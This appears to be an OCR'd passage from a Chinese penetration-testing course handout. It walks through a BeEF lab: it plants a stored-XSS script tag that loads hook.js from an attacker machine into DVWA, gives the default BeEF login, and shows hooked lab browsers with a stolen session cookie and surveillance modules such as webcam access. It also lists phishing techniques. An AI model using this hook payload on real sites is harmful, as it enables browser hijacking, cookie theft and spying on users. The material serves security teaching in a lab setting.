
'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

干锋云计算杨哥团队




```
<script src="http://192.168.106.140:3000/hook.js"></script>  
注: 192.168.106.140为BeEF所在机器, 即Kali Linux IP
```

登录BeEF:

username: beef

password: beef



干锋云计算杨哥团队



Authentication	
Username:	<input type="text" value="beef"/>
Password:	<input type="password" value="...."/>
<input type="button" value="Login"/>	

BeEF Control Panel - Mozilla Firefox

Damn Vulnerable We... x BeEF Control Panel x +

127.0.0.1:3000/ui/panel


Hooked Browsers

- Online Browsers
- Offline Browsers

目前没有任何受控机

Getting Started

Logs



Official website: <http://beefproject.com/>

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code


Basic Requester

渗透机将脚本放在DWVA靶机中：

```
<script src="http://192.168.106.140:3000/hook.js"></script>
```

注：192.168.106.140为BeEF所在机器，即Kali Linux IP

注：需修改字符数的限制，例如为200



Vulnerability: Stored Cross Site Scripting (XSS)

Name * beef test

Message * `<script src="http://192.168.106.140:3000/hook.js"></script>`

Sign Guestbook

Name: test
Message: This is a test comment.

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

肉机Win7 访问XSS stored页面



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: beef test
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

BeEF页面查看肉鸡是否上线

BeEF Control Panel - Mozilla Firefox


Damn Vulnerable We... x BeEF Control Panel x +

127.0.0.1:3000/ui/panel

Hooked Browsers

- Online Browsers
 - 192.168.106.134
 - 192.168.106.140
 - 192.168.106.1
- Offline Browsers

Getting Started | Logs

 **BeEF**
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.
Logs: Displays recent log entries related to this particular hooked browser.
Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code

Basic | Requester

6.3 信息收集

BeEF Control Panel - Mozilla Firefox

Damn Vulnerable We... x BeEF Control Panel x +

127.0.0.1:3000/ui/panel

Hooked Browsers

- Online Browsers
 - 192.168.106.134
 - 192.168.106.140
 - 192.168.106.1
- Offline Browsers

Getting Started | Logs | **Current Browser**

Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

WebRTC: Yes

ActiveX: No

Session Cookies: Yes

Persistent Cookies: Yes

Category: Hooked Page (5 Items)

Page Title: Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: Stored Cross Site Scripting (XSS)

Page URI: http://192.168.106.134/dvwa/vulnerabilities/xss_s/

Page Referrer: http://192.168.106.134/dvwa/index.php

Host Name/IP: 192.168.106.134

Cookies: security=low; PHPSESSID=hhotrdcd2d5tksph6dv2c7kpg3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; BEEFHOOK=TMLvwxT5Q9BbVQVc0DPqWhuiGUqPGGgzhWEAC37nGn1gCoBF3HC8nTsfRBuUSXUuP1GUiZCiDjDCXn

Category: Host (8 Items)

Host Name/IP: 192.168.106.1

Date: Wed Sep 19 2018 01:13:50 GMT+0800

Operating System: Windows

Hardware: Laptop

CPU: x86_64

Default Browser: Unknown

Screen Size: Width: 1366, Height: 768, Colour Depth: 24

Touch Screen: No

Basic | Requester

命令颜色(Color):

绿色 对目标主机生效并且不可见 (不会被发现)

橙色 对目标主机生效但可能可见 (可能被发现)

灰色 对目标主机未必生效 (可验证下)

红色 对目标主机不生效

127.0.0.1:3000/ui/panel

Hooked Browsers

- Online Browsers
 - 192.168.106.134
 - 192.168.106.140
 - 192.168.106.1
- Offline Browsers

Getting Started | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Details | Logs | **Commands** | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

- Detect Swiflight
- Detect Toolbars
- Detect Unity Web Player
- Detect Windows Media P
- Play Sound
- Remove Hook Element
- Unhook
- Webcam
- Webcam Permission Che
- Detect Evernote Web Cl
- Detect VLC
- Get Visited Domains
- Get Visited URLs (Avant
- Webcam HTML5
- Detect Popup Blocker
- Detect ActiveX
- Detect Extensions
- Detect FireBug
- Detect MS Office

Module Results History

id	date	label
----	------	-------

Basic | Requester

Ready

6.4 持久化控制

6.5 社会工程

点击劫持
谷歌钓鱼
Facebook钓鱼
虚假更新

千锋云计算杨哥团队